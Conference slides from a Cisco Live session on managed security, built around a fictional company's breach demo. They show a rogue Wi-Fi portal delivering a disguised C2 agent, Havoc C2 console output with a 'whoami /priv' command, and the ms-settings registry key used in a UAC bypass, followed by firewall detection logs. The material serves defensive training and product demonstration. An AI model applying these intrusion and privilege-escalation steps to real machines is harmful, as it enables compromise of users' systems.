

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC



Managed Security

From Incubation to Transformation

Lookman Kurusumuthu, Director Security Solution Engineering
JD Plant, Security Solution Engineer
BRKSEC-2582 : BRKSEC-2582

Cisco Webex App

Questions?

Use Cisco Webex App to chat with the speaker after the session

How


- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until November 15, 2024.



<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2582>






Agenda

- Introduction
- Why Managed Security
- Cisco Security Cloud
- Managed Security Journey
- Demo
- Conclusion

The Why?



Cybersecurity Domains



Highly distributed and diverse IT landscapes make secure connectivity difficult

41%

Say **securing user access** to cloud-based applications and mobile devices or cloud-based solutions is their biggest obstacle


86%

See having a **consistent operational model** across on-prem, private cloud, public cloud, and SaaS as important


85%

Say they **value simplicity** when it comes to technology management

Source: 2023 Global Networking Trends Report, Cisco



75% of customers considering vendor consolidation



Top reasons organizations interested in buying a suite:



Save time
managing
products




Ease the
deployment
process



Reduce
product
complexity



Improve
security
capabilities



Reduce Total
Cost of
Ownership

Source: Gartner, Top Trends in Cybersecurity – Survey analysis. Feb2023
Dionisio Zumerle, John Watts; Internal survey of 1000+ security buyers



Managed Security Services

'The global MSS market size is projected to grow from USD 22.8 billion in 2021 to USD 43.7 billion by 2026, at a Compound Annual Growth Rate (CAGR) of 13.9% during the forecast period.' [Marketsandmarkets.com](https://www.marketsandmarkets.com)



Network & Endpoint Security Services

Security Monitoring, Rationalization and monitoring of all security solutions and events (Duo, FW, AnyConnect and SIG).



Threat Intelligence & Detection Services

Threat feed rationalization & integration, Analysis & Investigation & Incident Remediation.



Platform Management

Build, design and manage security management platform, including operation of customers' security services lifecycle.


Security Cloud Control – Common Management

Historically



20+ Product Consoles

Right
Now



Platform Experiences are emerging...

defenseorchestrator.com
xdr.cisco.com
sse.cisco.com

Security
Cloud Control



security.cisco.com

Security Cloud Control

security.cisco.com



AI Assistant

Manage

Configure and troubleshoot
Policy and Security Controls
security.cisco.com/manage

Monitor

Insights derived from events,
logs and analytics
security.cisco.com/monitor

Configure

Platform Settings , Provisioning,
Identity and Access
Management
security.cisco.com/configure

Enforcement technology(s)

Application(s) micro-front end

Platform Services



AI Assistant

Bringing the suites together




Opportunities

- One single Assistant
- Natural Language
- Automated workflows

Challenges

- Multiple dashboards
- Training to use different consoles
- Approvals, permissions





PseudoAI Corp's Defense Strategy:

Managed Security in
Action

CISCO *Live!*





HEADQUARTERED AT NEW YORK



PSEUDOAI



SPECIALIZES IN INDUSTRIAL ROBOTIC EQUIPMENTS



ENGAGING IN LARGE MANUFACTURING CORPORATIONS



GOING THROUGH THE EVOLUTION TOWARDS INDUSTRY 4.0

PseudoAI Corp Environment



Contractor (Unmanaged)



Office Employees (Managed)



Dallas & San Jose Branches



New York HQ

USERS & DEVICES

Hybrid working environment. Users work remotely and at the offices (headquarter and branches). PseudoAI Corp has outside contractors working part of the AI / Robotic research project

RESOURCES

PseudoAI has branches across the US, a Smart Factory for robotic parts, a co-located data center, and uses public clouds for private applications. They also rely on sanctioned SaaS applications for their business.



Internet & SaaS



Private Apps (CSP)



Private Apps (DC)

CYBER OPERATIONS

PseudoAI has internal IT staff but partners with an MSSP to manage their security across



The Big Bang...

An incident that changes the day

SOMEWHERE IN DALLAS...WHERE IT ALL BEGAN..

GRADY ARCHIE, A PLANT MANAGER AT PSEUDOAI IS HAVING HIS MORNING COFFEE AND CONNECTS TO WIFI HOTSPOT

THIS SIMPLE MISTAKE TRIGGERS A DOWNLOAD THAT PUTS HIS COMPANY'S ENTIRE NETWORK AT RISK ...



GRADY @ CAFE.

“OH~ THERE’S A FREE WI-FI~ LET ME CONNECT IT AND HAVE A QUICK LOOK AT MY NEW EMAILS”

Rogue Wi-Fi Captive Portal

TA0001: Initial Access

T1189: Drive-by Compromise

← → ↻ 🏠 ⚠ Not Secure 198.18.128.188:8000/wifi.html ☆ 📁 ☆ ⬇

⚠ splunkd.exe Keep
Insecure download blocked

2. Grady executed this executable file to “save” his Wi-Fi registration

Welcome to Guest Wi-Fi

Please accept the terms and conditions to connect to the Internet. To proceed, click the button below.

1. Grady clicked this button will download the C2 agent automatically

Accept & Connect

Your connection is ready. Please run the "splunkd.exe" file that was downloaded to save your registration.

<https://blogs.cisco.com/security/cisco-puts-identity-at-heart-of-security-strategy>



... AFTER FINISHING HIS COFFEE, GRADY WALKS TO THE OFFICE, READY TO START HIS DAY...

GRADY @ DALLAS BR.



.. UNAWARE OF THE DANGER.. THE MALWARE ON HIS LAPTOP SILENTLY ACTIVATED AND CONNECTS BACK TO THE ATTACKER'S C2 SERVER ...

Command and Control

Havoc (on azure306235.studio.site)

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
7262c57e	198.18.128...	10.4.14.26	gradya	RTP-BR-GRADY-PC	Windows 10	splunkd.exe	5444	1s	healthy

Event Viewer

```

18/09/2024 20:37:22 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
18/09/2024 20:37:12 [*] Started "azure306235" listener
18/09/2024 20:37:22 [*] red connected to teamserver
18/09/2024 20:37:22 [*] Initialized 40deac06 :: gradya@10.4.14.26 (RTP-BR-GRADY-
18/09/2024 20:37:22 [*] Initialized 4350976e :: gradya@10.4.14.26 (RTP-BR-GRADY-
18/09/2024 20:37:22 [*] Initialized 0322a7c4 :: gradya@10.4.14.26 (RTP-BR-GRADY-
18/09/2024 20:37:22 [*] Initialized 7d916482 :: gradya@10.4.14.26 (RTP-BR-GRADY-
18/09/2024 20:37:22 [*] Initialized 2e683bf2 :: gradya@10.4.14.26 (RTP-BR-GRADY-
  
```

Teamserver Chat [7262c57e] gradya/RTP-BR-GRADY-PC

```

DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry

[+] Received Output [4 bytes]:
  
```

Terminal

```

19/09/2024 09:31:45 [red] Demon » shell whoami /priv
[*] [A134B86D] Tasked demon to execute a shell command
[+] Send Task to Agent [124 bytes]
[+] Received Output [591 bytes]:

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeShutdownPrivilege Shut down the system       Disabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeUndockPrivilege    Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege  Change the time zone       Disabled

[gradya/RTP-BR-GRADY-PC] splunkd.exe/5444 x64 (pseudo-ai.com)
  
```


C2 Session was established from Grady's laptop.

Confirmed the session is active and is able to retrieve "whoami" and "privileges" information from Grady's laptop.


Introducing Managed Firewall



CISCO *Live!*




Why “Managed” Firewall?




Proactive Firewall Configuration and Performance Tuning




24/7 Firewall Traffic Monitoring and Threat Response



Regular Firmware and Security Patch Management




Expert Management and Swift Issue Resolution



The Technical Perspective

Unpacking the Managed Firewall



The Outcome



SECURITY GAPS

- ✓ Layered Defense
- ✗ Blind Spots
- ✗ Fragmented Alerts
- ✗ Email Vulnerability
- ✗ Breach Recurrence
- ✗ Expertise Deficit

LISA @ MSSP.

A NEW TICKET FROM PSEUDOAI'S FIREWALL. THIS COULD BE "FALSE ALARM"; I NEED TO TAKE A LOOK RIGHT NOW.

Firewall Network Detection....Early warning signs

Defense Orchestrator Event Logging

Search Type 'Ctrl' + '/' to search

UTC Time Local Time

All times shown in Local (EDT)

Clear Time Range 09/17/2024 14:26:26 to 09/19/2024 19:00:00 FTD Events File Malware Security Intelligence Intrusion

Views View 1 x View 2 x

Date/Time	Device Type	Event Type	Initiator IP	Responder IP	Responder Port	Protocol	Device	User Name
Sep 17, 2024, 14:26:47	FTD	Intrusion	10.4.14.26	52.4.98.101	443	tcp	RTP-BR-FTDv-003-Robotics	pseudo-ai.com\gradya
Sep 17, 2024, 14:26:52	FTD	Intrusion	10.4.14.26	198.18.128.188	8888	tcp	RTP-BR-FTDv-003-Robotics	pseudo-ai.com\gradya

Application	HTTP	Event Type	IntrusionEvent	InlineResultReason	Intrusion Policy in "Detect on" Inspection Mode
Classification	A Network Trojan was Detected	FirewallPolicy	RTP-BR-FTDv-003-Robotics	InstanceID	1
ClientApplication	Chrome	FirewallRule	User-ID Rule	IntrusionPolicy	Audit-Only-IDS
ConnectionID	39566	FirstPacketSecond	Sep 17, 2024, 11:12:32	IntrusionRuleMessage	MALWARE-CNC.Win.Trojan.CobaltStrike CNC outbound connection
ConnectorID	0e08a1c6-ef36-4ab3-82a4-4e2aa6504e61	GeneratorID	1	NAP_Policy	Maximum Detection
Device	RTP-BR-FTDv-003-Robotics	HTTP_Hostname	azure306235.studio.site:8888	PriorityID	1
DeviceIP	198.18.128.113	HTTP_URI	/get	Protocol	tcp
DeviceType	FTD	Hostname	RTP-BR-FTDv-003	ResponderIP	198.18.128.188
DeviceUUID	69229e7a-030d-11ef-bcdc-9b0284eefecf	IngressInterface	inside	ResponderPort	8888
EgressInterface	outside	IngressVRF	Global	SignatureID	63772
EgressVRF	Global	IngressZone	RTP-Trust	SignatureRevision	1
EgressZone	Outside	InitiatorIP	10.4.14.26	UserName	pseudo-ai.com\gradya
		InitiatorPort	55149	WebApplication	Web Browsing
		InlineResult	Would block		

Missing Puzzle Pieces

COULD THE THREAT **BE EVADING** FIREWALL'S DETECTION RULES?

ARE WE GETTING THE **FULL SCOPE** OF SUSPICIOUS ACTIVITIES?

ARE THERE OTHER C2 CONNECTIONS **SLIP THRU UNDETECTED?**

ARE WE **MISSING OTHER SIGNS** OF BREACH BY JUST RELYING ON NETWORK BASED DEFENSES?

cisco *Live!*

Privilege Escalation

TA0004: Privilege Escalation

T1548: Abuse Elevation Control Mechanism

T1548.002: Bypass User Account Control

The screenshot displays the Havoc framework interface on a Windows system. The main window shows a table of running processes. The process `splunkd.exe` with PID 7148 is highlighted. An event viewer window shows logs for the Havoc Framework, indicating the initialization of a new session. A list of system privileges is shown, with a callout indicating that the session has been elevated.

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
525f782e	198.18.128...	10.4.14.26	gradya	RTP-BR-GRADY-PC	Windows 10	powershell...	8644	5s	healthy
7262c57e	198.18.128...	10.4.14.26	gradya	RTP-BR-GRADY-PC	Windows 10	splunkd.exe	5444	1s	healthy
3d34e39e	198.18.128...	10.4.14.26	gradya	RTP-BR-GRADY-PC	Windows 10	splunkd.exe	7148	2s	healthy

Event Viewer X

18/09/2024 20:37:22 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
18/09/2024 20:37:22 [*] Started "azure306235" listener
18/09/2024 20:37:22 PC)
18/09/2024 20:37:22 PC)
18/09/2024 20:37:22 [*] Initialized 7d916482 :: gradya@10.4.14.26 (RTP-BR-GRADY-PC)
18/09/2024 20:37:22 [*] Initialized 2e683bf2 :: gradya@10.4.14.26 (RTP-BR-GRADY-PC)

Teamsver Chat X [7262c57e] gradya/RTP-BR-GRADY-PC X [3d34e39e] gradya/RTP-BR-GRADY-PC X

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemTimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Disabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled

[gradya/RTP-BR-GRADY-PC] splunkd.exe/7148 x64 (pseudo-ai.com)
>>> |

Attacker bypass UAC; establish new C2 session with more privileges

"shell whoami /priv" -> show more privileges was elevated for this session



Introducing Managed Endpoint Detection and Response (EDR)

